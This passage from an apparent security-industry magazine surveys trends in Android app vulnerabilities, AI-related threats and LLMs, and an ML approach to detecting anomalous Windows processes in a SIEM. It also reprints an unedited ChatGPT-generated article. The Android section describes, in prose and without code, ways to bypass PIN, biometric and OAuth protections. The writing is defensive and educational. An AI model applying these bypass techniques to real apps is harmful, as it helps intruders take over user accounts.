sport of it. But attackers can do the same thing, and then not only checks disappear in the banking app, but there will also be code that steals login credentials. Protecting mobile applications from such modifications is quite difficult, and as a rule, this requires the additional purchase of specialized packer utilities that complicate reverse engineering and make an attacker waste a lot of time researching security mechanisms. It

The most frequent vulnerabilities are related to insecure storage of user and app data


is possible to try and write the required security mechanisms yourself, but this requires qualifications way beyond the competence of ordinary mobile app developers.

Vulnerabilities related to network communication are worthy of a separate note. Many developers settle on using secure HTTPS protocol without adding any additional protection. Under certain conditions, this allows an attacker controlling the communication channel to perform a MITM attack on the application and obtain confidential information. A basic scenario of such an attack is as follows. When connecting to an untrusted Wi-Fi network, the user is shown a fake captive portal and asked to install an SSL certificate to the device. The attacker can then intercept all traffic generated by the user's smartphone. Certificate pinning is usually employed to protect against this attack. More specifically, a hard-coded certificate or certificate chain of a legitimate server in a mobile app. There are other variations of this protection, but they are all aimed at preventing data exchange with another server.

Also for Android, especially the early versions (4.1.1 and below), vulnerabilities related to inter-process communication and inappropriate use of OS and framework features are very common. For a long time, documentation about these features left much to be desired, and some parts were not documented at all. Along with a lack of clear guidelines and best practice descriptions, this forced developers to write peculiar code, often reinventing mechanisms that were already in the OS. A particularly telling example is the 'android:exported' flag, which controls whether a component of an application can be called by other apps. In Android 4.1.1 and below specifically, this flag is set to 'true' by default, which means that all components where this flag is not set by the developer will be clearly available for other applications to call. This can lead to bypassing authentication mechanisms, such as a PIN screen, or exploiting other vulnerabilities by interacting directly with those components the developer designed to be internal and inaccessible externally. This is the concept of Android apps. They should not have one mandatory entry point, and there can be a number of them. It is therefore very important to reduce the number of external components, and those that remain should strictly control any communication with the outside world.

Another independent type of vulnerability is the storage of various API access keys for technical services in the code. This includes analytics and error collection systems, cloud databases, and other external services. These services often provide keys with different types of access, because the developers of these services understand that they will be used in an untrusted environment. But app developers still leave keys with "extra" privileges in the code for various reasons. The risk of leaking these keys depends on the situation, but obtaining a server key for Firebase Cloud

When connecting to an untrusted Wi-Fi network, the user is shown a fake captive portal and asked to install an SSL certificate to the device



Messaging, for example, would allow an attacker to send arbitrary push messages to all registered app users.

Fading vulnerability types

As operating systems evolve, so do vulnerabilities. Some disappear altogether, while others become increasingly difficult to exploit, yet it is still possible. Also, new OS mechanisms create new vulnerabilities, or reincarnate old ones that begin to work again due to bugs in implementation of those mechanisms. One such vulnerability is CVE-2020-0188. It allowed files to be read from the internal directory of the standard Settings app, which uses the Slices mechanism introduced in Android 11.

Regarding vulnerabilities that are becoming increasingly rare in applications, it is worth mentioning again the bypassing of the PIN screen by directly calling up the home screen. Why did this become possible?

There are several factors:

1. At some point, Google changed the default value for the 'android:exported' flag, and all components became unavailable by default to other applications, unless the flag was explicitly set by the developer. Later, Google made the presence of this flag mandatory.
2. Sections on application security that describe practices for the correct use of such important mechanisms were included in the official documentation.
3. Single activity architecture became popular in application development.

It is worth going into a little more detail about this architecture, because it has had an impact on more than just this vulnerability. We said before that Android apps usually have more than one entry point and can be called up in several different ways. This happens because an app can have multiple "screens" (activity, in framework terms) and if a screen is exported, it can be run independently of the others. Single activity architecture dictates that we should avoid multiple activities in favor of a single screen (fragment, in framework terms) that all other screens live within. In addition to purely technical convenience, this reduces the number of entry points into the app and allows input control to be organized at a single point, rather than on each individual screen. Other architectural principles applied with this architecture also reduce the number of Android components used. Developers therefore generally don't need to introduce additional services, broadcast receivers, and content providers in the volume that was previously required. However, they are still needed for various specific tasks, so sometimes you simply can't do without them. In these cases, vendor documentation on best practices for using certain components from a security point of view is helpful. And every year, the operating system itself becomes less and less tolerant to all kinds of abuse.

A more trivial example of fading vulnerabilities is insecure broadcast message handling. We haven't seen this vulnerability in our customers' applications in three years. This is mostly due to the fact that there is no need for applications to process specific message types. All there is are standard mechanisms that usually come from standard libraries and work correctly in most cases. The vulnerability related to push notification spoofing met the same fate. Developers were left with standard mechanisms created in accordance with documentation, while vendors were left with restricted rights to API access keys for working with push notifications.

Also, developers finally realized that everything in an app might become available to attackers, and practically stopped leaving debugging features in release builds.

Current vulnerability types

Despite best efforts from Google and the community for secure development, vulnerabilities can still be found in applications. In addition to the vulnerabilities already described above, which may be referred to as "simple" because they exist by themselves, "complex" vulnerabilities are now becoming more common. These are no longer vulnerabilities in themselves, but rather full-blown attacks that chain together multiple vulnerabilities and/or features of an application and the Android framework. There are several reasons for this. In addition to increasing the security of the platform itself, the complexity of applications is growing, and data going into them from the outside often goes through a rather long chain of transformations. And this, in turn, leads to a situation where the chain may be interrupted at some stage of the exploitation simply because the developers

Developers finally realized that everything in an app might become available to attackers, and practically stopped leaving debugging features in release builds

needed to transform the data so that a vulnerability became unexploitable. They might not have thought about security at all.

A good example is an attack on an insecure OAuth implementation in an application. Developers have understood well that they should use the PCKE extension in untrusted environments, but errors still occur because of the complexity of implementation. There are three parties involved in the protocol: the mobile app, the mobile app server, and the OAuth provider's server. That means there are three points where something can go wrong. For example, if the OAuth provider's server incorrectly checks the redirect_url (the parameter for redirecting a user to a mobile app), an attacker could substitute their own value into it and intercept the code required to get the authorization token from the mobile app server. Alternatively, the mobile app may not have enough control over the data sent to the OAuth provider's server, in which case an attacker can intercept and force the user to enter their credentials on a fake site. There are many ways to attack this framework, and some scenarios are quite complex. This year, in bug bounty programs I came across a 10-step attack involving interaction with all three parties, ultimately leading to a full takeover of the user's account on the target service, and getting more information about the user from the OAuth provider by manipulating the list of data requested during authentication.

The increasing complexity of apps has also led to vulnerabilities related to the app ecosystem. Why would you check carefully when you pass data to an app written by another team and you know for a fact that everything there is fine? The problem is that the app might be the wrong one, for a variety of reasons. For example, a malicious app has the same identifier as a legitimate app, say "com.news.app". If another application in that ecosystem performs no further checks, and simply relies on the existence of that identifier in the system, then sends it some sensitive data, we face an ecosystem vulnerability. It also works the other way around. Receiving data from "trusted" applications without additional checks can have fatal consequences for the user. An example of my own is an application that would check for a certain identifier on the system, and if it found it, would request a configuration. This allowed the first app to set a debug flag and make it save user data in a place accessible to all applications.

Local authentication vulnerabilities also remain relevant. PINs, biometrics, and 2FA can be bypassed due to bugs in implementation, or due to developers' lack of understanding of the framework concepts. In the case of local PIN code login, developers sometimes forget to save the number of login attempts used. In this case, it is possible to reset the attempt count by simply restarting the application. And this is more common than it might initially seem. In a slightly more complicated version, system time transfer helps, as it can be poorly detected by the application logic. This leads to a reset of the number of login attempts.

Cross-platform applications, in addition to platform-specific bugs, add their own behavioral features, which can also be exploited by attackers

Bypassing biometrics is a bit more difficult, but is still possible if the application displays a biometric dialog box to simply verify the data presented. Under certain conditions, it is possible to hide this window and get into the application. This is possible because presenting biometrics does not involve any cryptographic operations on application data, so canceling the dialog does not affect any internal authentication processes. And the ability to bypass 2FA very much depends on the app logic. A recent example is a 2FA bypass on TikTok due to a random server timeout when several incorrect login attempts are made in a particular sequence.

Where things are headed

Android is constantly advancing, and its security mechanisms are continually being improved. But not all problems can be solved from a technical perspective. Sometimes they have to be dealt with by managing them. For example, starting from Android 14, applications targeting Android SDK versions below 23 (Android 6.0) cannot be installed. The problem is that attackers deliberately lower the SDK version in malicious apps in order to exploit the system's well-known flaws thanks to its backward compatibility mechanism.

Applications are also changing. More and more cross-platform applications are appearing, and the process of developing an app for multiple operating systems at once is becoming easier. But everything comes at a price. Cross-platform applications, in addition to platform-specific bugs, add their own behavioral features, which can also be exploited by attackers. The problem here is that the tools and libraries for developing such applications are far from perfect, or are

completely absent. That's why developers have to implement some functions themselves. That is also fraught with errors, especially when implementing cryptographic operations or certain protocols.

The development of these applications is always done at a certain layer of abstraction, when the mechanisms of a particular platform are hidden from the developer. If desired, of course, developers can get to these mechanisms and interact with them directly. But then another problem arises. A good Android app developer is unlikely to have a deep understanding of the security mechanisms of the iOS platform. And vice versa. All this, plus a lack of well-documented best practices for secure cross-platform app development, leads to rather simple and obvious vulnerabilities. For example, in one cross-platform application, I managed to find several API access keys to external systems that shouldn't be there at all. They simply couldn't have gotten into the application in that form if it had been developed using a native approach.

An example of the immaturity of the tools is Hermes format support for React Native applications. This is a binary format into which the resulting JavaScript code containing the application logic is converted. The lack of decent tools to decompile this format made it very difficult to explore mobile applications. But support for this format only existed for Android apps for a while, and the standard trick (which still works today) was to get the resulting JavaScript code from an iOS app if the Android version was compiled in Hermes.

In short, the competition between armor and projectile continues. New OS features appear, vulnerabilities are discovered in them. Those vulnerabilities get closed, but ways to bypass the defenses are found. It's all like a constantly evolving living organism. I have only described a small part of what is going on to show the path that vulnerabilities in Android apps have taken and what impact they have had on the development of the operating system. I would recommend that app developers keep a close eye on new security mechanisms that appear in Android and start applying them as soon as possible to protect users. In turn, users need to look at what is going on in their device with a critical eye, and remember that if you think for even a second that something is wrong, then something really is wrong. There's just too many dimensions to this issue, so the best thing we can do as mobile app security specialists is to keep on looking for vulnerabilities in mobile apps and operating systems to improve ways of protecting against them, and to educate developers in order to make that aspect of life a little bit safer.

Artificial intelligence and security

ALEXANDRA MURZINA

Head of Advanced Technologies,
Positive Technologies

One of last year's key topics was the expanding landscape of AI-related cyberthreats, which ranged from data theft to exploitation of infrastructure vulnerabilities. Traditional cybersecurity is increasingly focusing on DevSecOps. Smart technologies are not far behind, with MLDevSecOps seeing some serious growth. Hardly more than concepts in the previous years, by now many of them have developed into robust ready-to-use frameworks. Last summer, the research and consulting firm Gartner published a study analyzing the levels of AI adoption and associated cybersecurit [1] risks. The survey found that 41% of companies were faced with AI confidentiality violations or security incidents. 60% of the incidents involved data compromise by insiders, while 27% were malicious attacks on AI infrastructure. Gartner's analysts also emphasize that currently there is quite a difference between what CISOs and AI developers believe to constitute substantial risk. Thus, CISOs are sure that the AI-related risks materialize in mere 26% of cases, whereas developers claim a 54% probability. Gartner recommends that CEOs prepare for this scenario by implementing the AI trust, risk and security management (AI TRiSM) model. It will help ensure reliability, fidelity, security, and confidentiality of AI models.

Malicious AI and other incidents

AI developments give rise to high-profile incidents involving related technology. Thus, scammers used video footage available on the web to create a deepfake of Patrick Hillman, Chief Communications Officer at Binance, for a series of video calls with cryptoproject teams [2]. All unawares, Patrick found himself getting messages of thanks for meetings he never even attended.

In terms of using AI for cyberattacks, many studies were concerned with the fact that the machine learning models themselves can constitute malware [3]. Thus, a number of open contests were held—one of which at the major machine learning conference NeurIPS 2022. Its participants learned both to hide malicious code in the models' weights and to detect such cases.

The survey found that 41% of companies were faced with AI confidentiality violations or security incidents. 60% of the incidents involved data compromise by insiders, while 27% were malicious attacks on AI infrastructure

How soon will AI replace artists and writers?

The evolution of machine learning has taken two prominent avenues lately: one is text-to-image and the other, creative writing with ChatGPT—a chatbot developed by OpenAI. Image generation has been around for quite a while. For example, OpenAI presented its DALL·E neural network as early as last year. The technology was not open at the time—only a public demo was available. Tech geeks used open datasets to train the Stable Diffusion and Midjourney neural networks and made these publicly available. Other enthusiasts began to popularize the technology by creating small-scale services based on these models.

Any security issues in this case would mostly affect applications powered by these technologies, as image generation in and of itself, even when it uses photographs of real humans, does not carry a significant threat. However, one should bear in mind that any auxiliary software that might need to be installed can be unsecure.

A year ago, no one in the IT or infosec industries foresaw a breakthrough in language models coming, yet last fall OpenAI revealed their text chatbot ChatGPT, powered by the large language model GPT-3. Way back in 2020, GPT-3 was already capable of generating texts, answering questions, and acting as a chatbot. OpenAI gave the model some serious additional training, which focused on dialog, and presented ChatGPT in November 2022. The chatbot is currently capable of writing code, checking it for errors, searching for bugs and vulnerabilities, and creating exploits that target these. That said, ChatGPT cannot always do a perfect job, and even its developers urge users to take its output with a pinch of salt. After all, the model was trained on data sourced from the Internet, a place where one can find convincing arguments for any opinion, which means the validity of text created by ChatGPT is highly questionable.

ChatGPT

cannot always do a perfect job, and even its developers urge users to take its output with a pinch of salt

Forecasts

In 2023, ChatGPT and text-to-image technology can be expected to enable interesting applications, which will change whole industries. However, people are concerned that AI could replace some human jobs and automate many processes in various industries. Thus, No AI Art (#noaiart) online protests swept across the Internet in 2022, in which artists were calling for a ban on the use of the text-to-image generation technology. 1

Companies like OpenAI typically charge a fee for access to their ML models, and service availability is limited. The Stable Diffusion and Midjourney cases have demonstrated that certain technology enthusiasts are willing to spend their own money to train and open-source large models. We assume that the trend will grow in 2023, with AI professionals building commercial products based on open-source models. 2

We further expect the world to tighten regulation on the use of machine learning algorithms based on sensitive data, for leaks of such information or errors in models may have serious consequences. 3

This text was written by a neural network.....

ChatGPT

Machine learning has revolutionized the field of cyber security, allowing companies to stay one step ahead of even the most sophisticated cyber threats.

ChatGPT

In the past, cyber security relied heavily on rules-based systems and human analysts to identify and respond to threats. But with the rise of machine learning, these systems have become much more sophisticated and effective. By analyzing vast amounts of data and learning from it, machine learning algorithms can identify patterns and anomalies that may indicate a potential threat, and take action to prevent or mitigate it.

ChatGPT

One of the key advantages of machine learning in cyber security is its ability to adapt and improve over time. As the algorithms are exposed to more data and experience, they can learn from their mistakes and become even more effective at detecting and responding to threats. This allows companies to stay ahead of an ever-evolving landscape of cyber threats, and keep their networks and systems secure.

ChatGPT

The history of machine learning in cyber security can be traced back to the early days of the internet, when researchers began developing algorithms to automatically detect and block malicious traffic. Over time, these algorithms have become increasingly sophisticated, and today they are capable of detecting and responding to a wide range of cyber threats, from malware and ransomware to phishing and denial of service attacks.

ChatGPT

But the potential of machine learning in cyber security extends far beyond simply detecting and blocking threats. By analyzing vast amounts of data from network traffic and other sources, machine learning algorithms can provide valuable insights into the behavior and patterns of cyber attackers, allowing companies to better understand and anticipate their tactics. This can help companies to proactively defend against

·····→ or was it not?

Machine learning
is the new electricity

potential attacks, and stay ahead of the curve in the ongoing battle against cyber criminals.

ChatGPT

One fun fact about machine learning in cyber security is that it is not just limited to detecting and blocking threats. Machine learning algorithms can also be used to automatically generate and test new security protocols and policies, helping companies to continuously improve their defenses. This can be particularly useful in industries where compliance with complex regulations is a critical concern.

ChatGPT

Famous figures in the world of technology and cyber security have recognized the importance of machine learning in this field. "Machine learning is the new electricity," said Andrew Ng, co-founder of Google Brain and former VP at Baidu. "Just as electricity transformed many industries over 100 years ago, I think machine learning will now do the same.

ChatGPT

And the impact of machine learning in cyber security is only set to grow in the coming years. As more and more devices and systems become connected to the internet, the amount of data available for machine learning algorithms to analyze will continue to increase, allowing for even more sophisticated and effective cyber security systems.

ChatGPT

So, as the world becomes more interconnected and the threat of cyber attacks grows, the importance of machine learning in keeping our networks and systems secure cannot be overstated. And with its ability to adapt and improve over time, machine learning is poised to play a central role in the ongoing battle against cyber threats.

The above text was created by a neural network, specifically the chatbot ChatGPT, which generated it in response to the query: "write an article in sci-fi pop style about machine learning in cyber security technology company, add a little bit history, fun facts and quotes of famous people, the article should be 1800 symbols."

We have not changed a word of it, nor moved a single comma. You might have noticed a few oddities in the text—just as our editors, who at first couldn't help frowning at seeing the outrage, but then grudgingly came to terms with the artificial intelligence's occasional imperfections. Nonetheless, the article has been presented to you exactly as it was generated by the artificial intelligence. And let's face it: it is hard to tell it from a text written by a living author. Learn about the technology behind the most famous chatbot and what to expect of it from an article contributed specially for our magazine by Alexandra Murzina, Head of Advanced Technologies at Positive Technologies.

Large language models: how far to go to AGI

Large language models (LLMs) have become one of the most interesting topics in natural language processing (NLP) and machine learning in the past six months. Such models, trained on large volumes of textual data, can generate texts resembling those created by humans. Based on transformer architecture, LLMs were originally intended to handle various text processing tasks: text classification, translation, generation, summarization, and restyling.

One of the most popular examples of LLM is ChatGPT, which is positioned as a chatbot capable of maintaining dialogue and context. It was developed by OpenAI based on LLM GPT-3. ChatGPT has impressed many by its ability to grasp context and generate coherent responses. But there are also the open versions of large language models, such as BLOOM [1] or YaLM by Yandex.

❶

LLMs

are not the perfect solution: they come with a bunch of inherent problems

Such models are employed in various domains of client interaction, in language learning and mental health support services. Even though LLMs, such as ChatGPT, are mostly used to generate texts that resemble human writing and to maintain dialogs, there are also possible uses beyond the traditional natural language processing. For example, they can assist in programming by prompting for code variants or helping to identify errors. There are many studies out there on how ChatGPT helps in cybersecurity: it searches for vulnerabilities, writes exploits, deobfuscates code.

And yet LLMs are facing criticism for their ability to spread disinformation and generate biased texts: allegedly, they can analyze and simulate templates present in the source data, thus potentially reinforcing stereotypes and preconceptions ❷. This gave rise to concerns regarding unethical use of LLMs and comments asserting the need for reliable and "responsible" AI.

Despite the difficulties, LLMs have demonstrated a powerful potential in NLP and AI development. They have brought us closer to achieving artificial general intelligence (AGI), meaning ability on the part of an AI system to understand and learn any intellectual task that can be accomplished by a human. LLMs have demonstrated that they can learn and generate text in different languages and different fields—a major step towards AGI.

As LLMs improve, lots of exciting new uses present themselves. For example, LLMs can be used to create more sophisticated virtual assistants that will be even better at comprehending and responding to human speech. They can also be used to improve the machine translation tools to facilitate communication between people of different languages and cultures.

But it must be understood that LLMs are not the perfect solution: they come with a bunch of inherent problems. For example, their training depends on massive volumes of data that may prove difficult to obtain in some languages or specific areas. LLM training and operation also require substantial computing power that is likely to be expensive and environmentally unsafe.

On the whole, despite the technical constraints and ethical issues, LLMs are a major breakthrough in NLP and AI. They can change our ways of interacting with technologies and with one another, and it will be exciting to follow their development in the years to come.

❷

Searching for anomalies when starting Windows processes using recommender systems

IGOR PESTRETSOV

Senior Advanced Technologies Specialist,
Positive Technologies

SIEM systems[1] contain numerous expert rules for hunting down suspicious behavior. At the same time, there are many attack scenarios that cannot be pigeonholed by strictly defined rules, and thus effectively monitored.

Given the volume of data processed by a SIEM system on a daily basis, not to mention the specific tasks of analyzing this data (the purpose being to pinpoint intruder activity), machine learning is now mandatory.

[1] A key feature of security information and event management (SIEM) solutions is centralized collection and analysis of event information.

After gaining access to the target IT infrastructure, cybercriminals employ a range of tactics and techniques to establish a foothold and move further; these activities will inevitably leave traces that will be detected by the SIEM system

Task description

In this particular case, we tackled the following situation: after gaining access to the target IT infrastructure, cybercriminals employ a range of tactics and techniques to establish a foothold and move further; these activities will inevitably leave traces that will be detected by the SIEM system.

Windows event logs will record the use of most tactics related to process startup (Sysmon EventID 1 and Windows Security EventID 4688). Having discarded unnecessary information, we can present our initial data in the form of the following table:

User name	Process name
John Snow	cmd.exe
Eric Cartman	outlook.exe
Jesse Pinkman	whoami.exe

We see a list of all processes started in the infrastructure and users under whose accounts they are running. It is important for us to train the SIEM system to recognize which processes are normal for each user, and which are not. As you might expect, a particular process can be abnormal for one user, but perfectly acceptable for another.

Armed with this functionality (the ability to detect anomalous processes for users), we will be able to identify many attack attempts at an early stage. Let's imagine two situations: an accountant runs a utility on their workstation to query Active Directory Domain Services; and a secretary who has only ever used the Office suite suddenly runs specialized accounting software. Maybe it's nothing, and a system administrator is simply diagnosing a network problem on the accountant's computer, while the secretary has been assigned new responsibilities and installed an accounting suite. But there may be another explanation: cybercriminals have hijacked the account and are carrying out reconnaissance with a view to advancing. Or the secretary is actually an insider trying to steal the company's database.

In such cases, the SIEM operator must conduct an investigation—one that covers the situational context, as well as third-party events unrelated to the triggering of the events in question.




Figure 1. A simple algorithm for solving the task

Basic approaches

What are some possible approaches to solving this task? The first thing that comes to mind is to monitor all user-started processes and their relevance to the user's job description.

At first glance, a simple algorithm will solve the problem. But when testing, we encounter the following situations.

Imagine we have a programmer in a company whose favorite IDE is Visual Studio Code. One fine day, a friend recommends another tool, PyCharm, and they take the advice. Our algorithm sees this as an anomaly, atypical behavior. The coder has never used this program before. But from the SIEM operator's point of view, nothing untoward has happened. This is a false positive. And there will be many such situations, thus nullifying our algorithm.

How can we solve this problem then? One thought springs to mind: let's not focus on specific applications, but rather on their functional purpose. Accordingly, we classify all applications and combine them into groups. For example, we put PyCharm and Visual Studio Code in one group, which we call Development tools, while Microsoft Word and Microsoft Excel go in the Office suite group, and so on.

Likewise with user credentials. Our system will identify the users not as John or Jane, but as a set of work duties. For example, John is a developer and part-time system administrator; Jane is an accountant. The system will learn that it's normal for developers to use development tools, and for accountants to use accounting software. And it's normal for them all to use Office.

This approach can work, but only in companies whose IT department keeps the list of employees and their responsibilities up to date. In addition, the list of software must be current, which may pose quite a challenge, especially since many companies use specialized or self-developed software.

Our system will identify the users not as John or Jane, but as a set of work duties. For example, John is a developer and part-time system administrator; Jane is an accountant

Machine-learning approach

Given that standard, rigorous algorithms are too laborious, it's time to wave the machine-learning wand. We need an algorithm that will automatically "understand" the work duties of each user and the purpose of each specific program.

Looks tricky. But it turns out that such algorithms already exist in the form of recommender systems.

Recommender systems

Recommender systems are a class of machine-learning algorithms that recommend products or content to users

As you might guess, modern life is teeming with recommender systems. Such algorithms are used to grab the user's attention with new content, or to recommend a new product for purchase.

There are two approaches to building recommender systems:

- Content-based
- Collaborative filtering

Collaborative-filtering technologies, meanwhile, work by analyzing user experience of the product or service. We do not need to collect data on specific features.

Let's take a closer look at the mechanism behind collaborative filtering.

Imagine some premium product that was purchased by a portion of users known to buy other premium products. It would be logical to recommend this product to the rest of these users.

Obviously, people who give five-star reviews to the same products have similar tastes and preferences. Likewise, if a piece of content is liked by a certain group of users, this says a lot about its characteristics. These simple principles lie at the heart of collaborative filtering.

Our task in training the model is to obtain vectors for each user and product such that, by multiplying these vectors, we get the score the user would give the product if they purchased it.




Figure 2. How collaborative filtering works

The main question is, how to generate such vectors if we have no information about users or content? But that's only on the surface. After all, we have a history of user scores, and that's enough for our purposes.

One of the tools we can use is the alternating least squares (ALS) algorithm. Without delving deep into the mathematics, what we do is take the user vectors and apply matrix factorization to build and optimize a content matrix. For this, we compute the derivative of the loss function (gradient) and move in the opposite direction to the gradient—the direction we need, where the "truth" lies and where our predictions will not be wrong. Having factorized the content matrix, we do the same for the user matrix. We repeat this many times, approaching the desired values step by step, training our model.

This way we get the vectors we need. Sure, if we take one of these vectors and look at it through human eyes, we won't understand a thing. To us, it's just a jumble of numbers. But all these numbers and their position relative to each other have meaning and reflect reality.

A legitimate question arises:

How do we use recommender systems to find anomalies?

It is logical to assume that if a user runs a particular process, that means they like it. This process will have a high score from the viewpoint of recommender systems.

The reverse situation: if the process is abnormal, if the user and others like them have never run it or similar processes, the recommender system will deliver a low score; that is, it believes our user won't like this process. But if a user ran a certain process and liked it, even though they shouldn't have, the recommender system will identify this as an anomaly.

This approach stood up well during testing. It turns out that the user vector competently




Figure 3. 2D depiction of user accounts

